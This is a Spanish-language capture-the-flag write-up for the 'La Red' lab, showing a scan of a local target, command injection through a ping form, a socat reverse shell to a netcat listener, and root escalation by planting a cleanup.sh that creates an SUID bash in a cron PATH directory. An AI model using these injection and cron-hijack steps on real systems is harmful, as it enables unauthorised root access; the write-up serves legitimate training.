

Solución lab **LA RED** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/La Red
Session Actions Edit View Help

WHOAMI-LAB-001M

[v] Laboratorio desplegado correctamente.

LAB: LA RED
DIFICULTAD: ★★★★★ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato lared{...}):
```


Comenzaremos con un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/La Red
chifay@kali: ~/Whoami-Labs/La Red

(chifay@kali) ~/Whoami-Labs/La Red
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_lared
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 09:05 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:05
Completed NSE at 09:05, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:05
Completed NSE at 09:05, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:05
Completed NSE at 09:05, 0.00s elapsed
Initiating ARP Ping Scan at 09:05
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 09:05, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:05
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 09:05, 0.71s elapsed (65535 total ports)
Initiating Service scan at 09:05
Scanning 1 service on 172.17.0.2
Completed Service scan at 09:05, 6.03s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:05
Completed NSE at 09:05, 0.06s elapsed


PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64  PHP cli server 5.5 or later (PHP 8.2.32)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: La Red - Herramienta de Diagn\xC3\xB3stico
MAC Address: 46:B5:A2:12:0E:81 (Unknown)
```

Se encontró abierto solo el puerto 80 http, veamos que encontramos en esa web




```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>La Red - Herramienta de Diagnóstico</title>
7   <link rel="stylesheet" href="style.css">
8   <link href="https://fonts.googleapis.com/css2?family=JetBrainsMono:wght@400;700&display=swap" rel="stylesheet">
9 </head>
10 <body>
11   <div class="container">
12     <div class="header">
13       <h1>LA RED</h1>
14       <p>Herramienta Interna de Diagnóstico ICMP</p>
15     </div>
16     <div class="panel">
17       <form method="POST" action="index.php">
18         <div class="input-group">
19           <label for="ip">Dirección IPv4 objetivo:</label>
20           <input type="text" id="ip" name="ip" value="" placeholder="Ej: 127.0.0.1" autocomplete="off" required>
21         </div>
22         <button type="submit" class="btn">EJECUTAR PING</button>
23       </form>
24     </div>
25   </div>
26 </body>
27 </html>
```


Se encontró un formulario de diagnóstico que ejecuta un ping, veamos si no está sanitizada la entrada




Al parecer hay un filtro que detecta los caracteres especiales, vamos a probar bypassarlo con el pipe




Perfecto! Se logró ejecutar el comando id y nos muestra que al usuario www-data, probemos leer el contenido de /etc/passwd



Ya que podemos ejecutar comandos como www-data, probemos con una shell reversa



Se realizaron pruebas con php, perl y bash para establecer una shell reversa pero no se obtuvo el resultado deseado, así que listaremos los binarios que están en /usr/bin para ver cual podemos usar




Analizando la lista de binarios encontramos que está instalado socat que es una versión mejorada de netcat, lo usaremos para tratar de establecer nuestra shell reversa

Ponemos en una terminal a escuchar con nc

```
(chifay@kali)-[~/Whoami-Labs/La Red]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Y procedemos a ejecutar socat para establecer una sesión interactiva



De regreso a nuestra terminal que dejamos en escucha

```
(chifay@kali)-[~/Whoami-Labs/La Red]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 39760
www-data@lared:~/html$
```

Hemos establecido una sesión con el usuario www-data, veamos que permisos tenemos

```
www-data@lared:~/html$ whoami
whoami
www-data
www-data@lared:~/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@lared:~/html$ sudo -l
sudo -l
bash: sudo: command not found
www-data@lared:~/html$ pwd
pwd
/var/www/html
www-data@lared:~/html$ ls -al
ls -al
total 24
drwxr-xr-x 1 root root 4096 Jul 27 15:03 .
drwxr-xr-x 1 root root 4096 Jul 10 19:23 ..
-rw-r--r-- 1 root root 2087 Jul 10 18:26 index.php
-rw-r--r-- 1 root root 2976 Jul 10 06:58 style.css
drwxr-xr-x 2 www-data www-data 4096 Jul 27 20:32 uploads
www-data@lared:~/html$
```

Busquemos binarios SUID

```
www-data@lared:~/html$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
805107 64 -rwsr-xr-x 1 root root 62672 Dec 14 2025 /usr/bin/chfn
805248 68 -rwsr-xr-x 1 root root 68248 Dec 14 2025 /usr/bin/passwd
805300 72 -rwsr-xr-x 1 root root 72000 Nov 21 2024 /usr/bin/su
805174 88 -rwsr-xr-x 1 root root 88496 Dec 14 2025 /usr/bin/gpasswd
805324 36 -rwsr-xr-x 1 root root 35128 Nov 21 2024 /usr/bin/umount
805232 60 -rwsr-xr-x 1 root root 59704 Nov 21 2024 /usr/bin/mount
805113 52 -rwsr-xr-x 1 root root 52880 Dec 14 2025 /usr/bin/chsh
805237 48 -rwsr-xr-x 1 root root 48896 Dec 14 2025 /usr/bin/newgrp
```

Todos son binarios del sistema, busquemos SGID

```
www-data@lared:~/html$ find / -perm -2000 -type f -ls 2>/dev/null
find / -perm -2000 -type f -ls 2>/dev/null
805158 32 -rwxr-sr-x 1 root shadow 31184 Dec 14 2025 /usr/bin/expiry
805104 80 -rwxr-sr-x 1 root shadow 80376 Dec 14 2025 /usr/bin/chage
809687 24 -rwxr-sr-x 1 root mail 23040 Feb 4 2021 /usr/bin/dotlockfile
809686 44 -rwxr-sr-x 1 root crontab 43648 Mar 2 2023 /usr/bin/crontab
806769 40 -rwxr-sr-x 1 root shadow 39160 Aug 10 2025 /usr/sbin/unix_chkpwd
```

Aquí tenemos dos binarios interesantes, dotlockfile con el grupo mail y crontab con el grupo crontab, revisaremos primero crontab para ver si hay alguna tarea que podamos manipular

```
www-data@lared:~/html$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
www-data@lared:~/html$
```

Veamos si hay algo en cron.d

```
www-data@lared:~/html$ cat /etc/cron.d/*
cat /etc/cron.d/*
PATH=/var/www/html/uploads:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
* * * * * root cleanup.sh >/dev/null 2>&1
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
# /etc/cron.d/php@PHP_VERSION@: crontab fragment for PHP
# This purges session files in session.save_path older than X,
# where X is defined in seconds as the largest value of
# session.gc_maxlifetime from all your SAPI php.ini files
# or 24 minutes if not defined. The script triggers only
# when session.save_handler=files.
#
# WARNING: The scripts tries hard to honour all relevant
# session PHP options, but if you do something unusual
# you have to disable this script and take care of your
# sessions yourself.
#
# Look for and purge old sessions every 30 minutes
09,39 * * * * root [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean
; fi
www-data@lared:~/html$
```

Aquí encontramos que el script cleanup.sh se ejecuta cada minuto con los permisos de root, también notamos que se ejecuta sin ruta absoluta y dentro del PATH de cron.d vemos

Verificando los permisos en el directorio uploads

```
www-data@lared:~/html$ ls -al
ls -al
total 24
dwxr-xr-x 1 root root 4096 Jul 27 15:03 .
dwxr-xr-x 1 root root 4096 Jul 10 19:23 ..
-rw-r--r-- 1 root root 2087 Jul 10 18:26 index.php
-rw-r--r-- 1 root root 2976 Jul 10 06:58 style.css
dwxr-xr-x 2 www-data www-data 4096 Jul 27 20:32 uploads
```

El usuario `www-data` tiene permisos sobre ese directorio, vamos a crear nuestro script

```
www-data@lared:~/html$ echo '#!/bin/bash'
cp /bin/bash /tmp/rootbash
chmod 4755 /tmp/rootbash
' > /var/www/html/uploads/cleanup.shecho '#!/bin/bash'
cp /bin/bash /tmp/rootbash
chmod 4755 /tmp/rootbash
> cp /bin/bash /tmp/rootbash
> chmod 4755 /tmp/rootbash
>
' > /var/www/html/uploads/cleanup.sh
```

Le damos permisos de ejecución

```
www-data@lared:~/html$ chmod +x /var/www/html/uploads/cleanup.sh
chmod +x /var/www/html/uploads/cleanup.sh
www-data@lared:~/html$
```

Esperamos 1 minuto y verificamos el contenido de /tmp

```
www-data@lared:~/html$ ls -al /tmp
ls -al /tmp
total 1260
drwxrwxrwt 1 root    root          4096 Jul 29 16:55 .
drwxr-xr-x 1 root    root          4096 Jul 27 15:03 ..
-rw-r--r-- 1 www-data www-data       32 Jul 27 16:34 rev.php
-rw-r--r-- 1 www-data www-data      228 Jul 28 03:10 rev.pl
-rw-r--r-- 1 www-data www-data       8 Jul 28 12:36 rev.sh
-rwsr-xr-x 1 root    root       1265648 Jul 29 16:56 rootbash
-rw-r--r-- 1 www-data www-data       23 Jul 27 16:10 shell.php
www-data@lared:~/html$
```

Como podemos ver, ya tenemos nuestra copia de bash como rootbash y tiene configurado el bit SUID y se ejecuta como root, lo vamos a ejecutar con -p

```
www-data@lared:~/html$ /tmp/rootbash -p
/tmp/rootbash -p
rootbash-5.2#
```

Y ya tenemos nuestra shell como root, ahora ya podemos buscar la bandera

```
rootbash-5.2# find / -name "flag.txt" 2>/dev/null
find / -name "flag.txt" 2>/dev/null
/root/flag.txt
rootbash-5.2# cat /root/flag.txt
cat /root/flag.txt
lared{[REDACTED]}
rootbash-5.2#
```

Hemos obtenido la bandera, ahora nos solo nos queda verificarla para dar por finalizado el lab.

```
chifay@kali: ~/Whoami-Labs/La Red
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/La Red x chifay@kali: ~/Whoami-Labs/La Red x chifay@kali: ~/Whoami-Labs/La Red x
```

W/HOAMI-LABS/OM

[v] Laboratorio desplegado correctamente.

LAB: LA RED
DIFICULTAD: ★★☆☆☆☆ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresla la flag (formato lared{ ... }): lared{[REDACTED]}

;FELICIDADES! FLAG CORRECTA.
Tiempo de resolución: 3000m 9s
Has ganado 3 puntos de experiencia.